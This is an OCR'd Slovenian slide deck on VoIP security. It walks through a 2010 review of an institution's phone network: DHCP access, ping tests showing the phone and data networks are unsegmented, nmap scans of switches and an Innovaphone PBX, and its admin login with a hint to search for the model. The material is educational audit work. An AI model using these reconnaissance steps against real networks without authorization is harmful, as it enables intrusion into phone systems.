# Network busters

## Varnost IP telefonije

**Matej Kovačič, Ferdinand Šteharnik, Gorazd Žagar**


**OPOZORILO:**
**“kids, don't try this at home”**

# Primer: varnostni pregled VoIP omrežja slovenske ustanove v letu 2010

# Vstop v omrežje

- > sudo dhclient eth0
- DHCP samodejno dodeli IP naslov; s tem smo povezani v telefonsko omrežje.


# Problematika prehoda med različnimi podomrežji



# Ločenost omrežij?
## (v našem konkretnem primeru)

- Telefonsko in računalniško žično omrežje nista bila ločena, brezžično omrežje pa je bilo ustrezno ločeno.
- Iz telefonskega omrežja je bilo mogoče pingati računalnike v računalniškem omrežju, celo glavni posredniški strežnik (deloval je tudi DNS resolving):


```
> ping proxy.*.si
PING proxy.*.si (xxx.xxx.xxx.xxx) 56(84) bytes of data.
64 bytes from xxx.xxx.xxx.xxx: icmp_req=1 ttl=122 time=5.23 ms
^C64 bytes from xxx.xxx.xxx.xxx: icmp_req=2 ttl=122 time=2.71 ms
--- proxy.*.si ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 5011ms
rtt min/avg/max/mdev = 2.717/3.976/5.236/1.261 ms
```



# Ločenost omrežij?

- Prav tako je bilo mogoče pingati računalnike v lokalnem omrežju (npr. 10.3.190.xxx). Mogoče pa je bilo tudi obratno – pinganje iz lokalnega računalniškega omrežja v telefonsko omrežje:

```
C:\>ping 10.254.60.43
Preverjanje dosegljivosti 10.254.60.43 z 32 B podatkov:
Odgovor od 10.254.60.43: bajtov=32 čas = 4ms TTL=57
Odgovor od 10.254.60.43: bajtov=32 čas = 3ms TTL=57
Odgovor od 10.254.60.43: bajtov=32 čas = 5ms TTL=57
Odgovor od 10.254.60.43: bajtov=32 čas = 3ms TTL=57
Statistika preverjanja dosegljivosti za 10.254.60.43:
    Paketov: Poslanih = 4, Prejetih = 4, Izgubljenih = 0 (0% izguba),
Povprečni čas v milisekundah:
    Minimum = 3ms, Maksimum = 5ms, Povprečje = 3ms
```



# Ločenost omrežij?

- Ping računalnikov iz celotnega WAN omrežja:

Pinging 10.3.190.50 with 32 bytes of data:

Reply from 10.3.190.50: bytes=32 time=3ms TTL=121

Reply from 10.3.190.50: bytes=32 time=3ms TTL=121

...


- Ping ***telefonov*** iz celotnega WAN omrežja:

Pinging 10.254.60.50 with 32 bytes of data:

Reply from 10.254.60.50: bytes=32 time=3ms TTL=57

Reply from 10.254.60.50: bytes=32 time=3ms TTL=57

...



# Pregled telefonskega omrežja

- Pregled telefonskega omrežja smo opravili s programom *nmap*. V nadaljevanju podajamo nekatere najbolj zanimive rezultate. Pregled razkrije tudi koliko telefonov je vključenih v omrežje, njihove IP ter MAC naslove ter razkrije nekaj podrobnosti o telefonskem sistemu.

```
> sudo nmap 10.254.60.1/24
```

# Pregled telefonskega omrežja

## Prehod:

Nmap scan report for 10.254.60.1
Host is up (0.0021s latency).
All 1000 scanned ports on 10.254.60.1 are filtered
MAC Address: 00:19:56:21:EF:80 (Cisco Systems)


## Web Management za omrežno stikalo (zahteva prijavo):


Nmap scan report for 10.254.60.2
Host is up (0.073s latency).
Not shown: 999 filtered ports
PORT STATE SERVICE
443/tcp open https
MAC Address: 00:1C:10:F4:07:DA (Cisco-Linksys)

# Pregled telefonskega omrežja

Web Management za omrežno stikalo (zahteva prijavo):

Nmap scan report for 10.254.60.3
Host is up (0.064s latency).
Not shown: 998 filtered ports
PORT STATE SERVICE
80/tcp open http
443/tcp open https
MAC Address: 00:1C:10:F3:8D:82 (Cisco-Linksys)







# Pregled telefonskega omrežja

## Tiptel Innovaphone PBX:


Nmap scan report for 10.254.60.9
Host is up (0.0015s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
80/tcp open http
389/tcp open ldap
2049/tcp open nfs
MAC Address: 00:90:33:04:1E:D9 (Innovaphone AG)


# Vstop


10.254.60.9: tiptel innovaphone 21-Mozilla Firefox
Datoteka Urejanje Pogled Zgodovina Zaznamki Orodja Pomoč
http://10.254.60.9/
Google
unauthentic
RtpDumpScript - The Wir...
UCSniff IP Video Sniffer
oxid.it - Cain & Abel
10.254.60.9: tiptel innova...
tiptel innovaphone 21
Gateway
Diagnostics
Info
Log
Trace
Config show
IP Interfaces
IP Routing
Ping
Gateway
Config
Voice Interfaces
Calls
Call Counter
Administration
Licenses
Config save (all)
Config save (config)
Config save (LDAP)
Info
Version V5.01 sp3 IP21[06-5977], Bootcode[322], HW[109] 2048/8192
Serialno 00-90-33-04-1e-d9
Coder 2 channels
HDLC 0 channels
Sync source -
SNTP Server 0.0.0.0
LDAP Replication off
Localtime **.**.** **:*
Uptime 43d 2h 43m 8s
Relay Licenses
PBX Licenses
Nalaganje...
Avtentikacija
http://10.254.60.9 zahteva uporabniško ime in geslo. Stran sporoča: "IP21-04-1e-d9"
Uporabniško ime:
Geslo:
Prekliči
V redu
Localtime **.**.** **:**
Uptime 43d 2h 43m 8s

# Vstop


Google: “Tiptel Innovaphone 21”



| | | | | | |
|---|---|---|---|---|---|
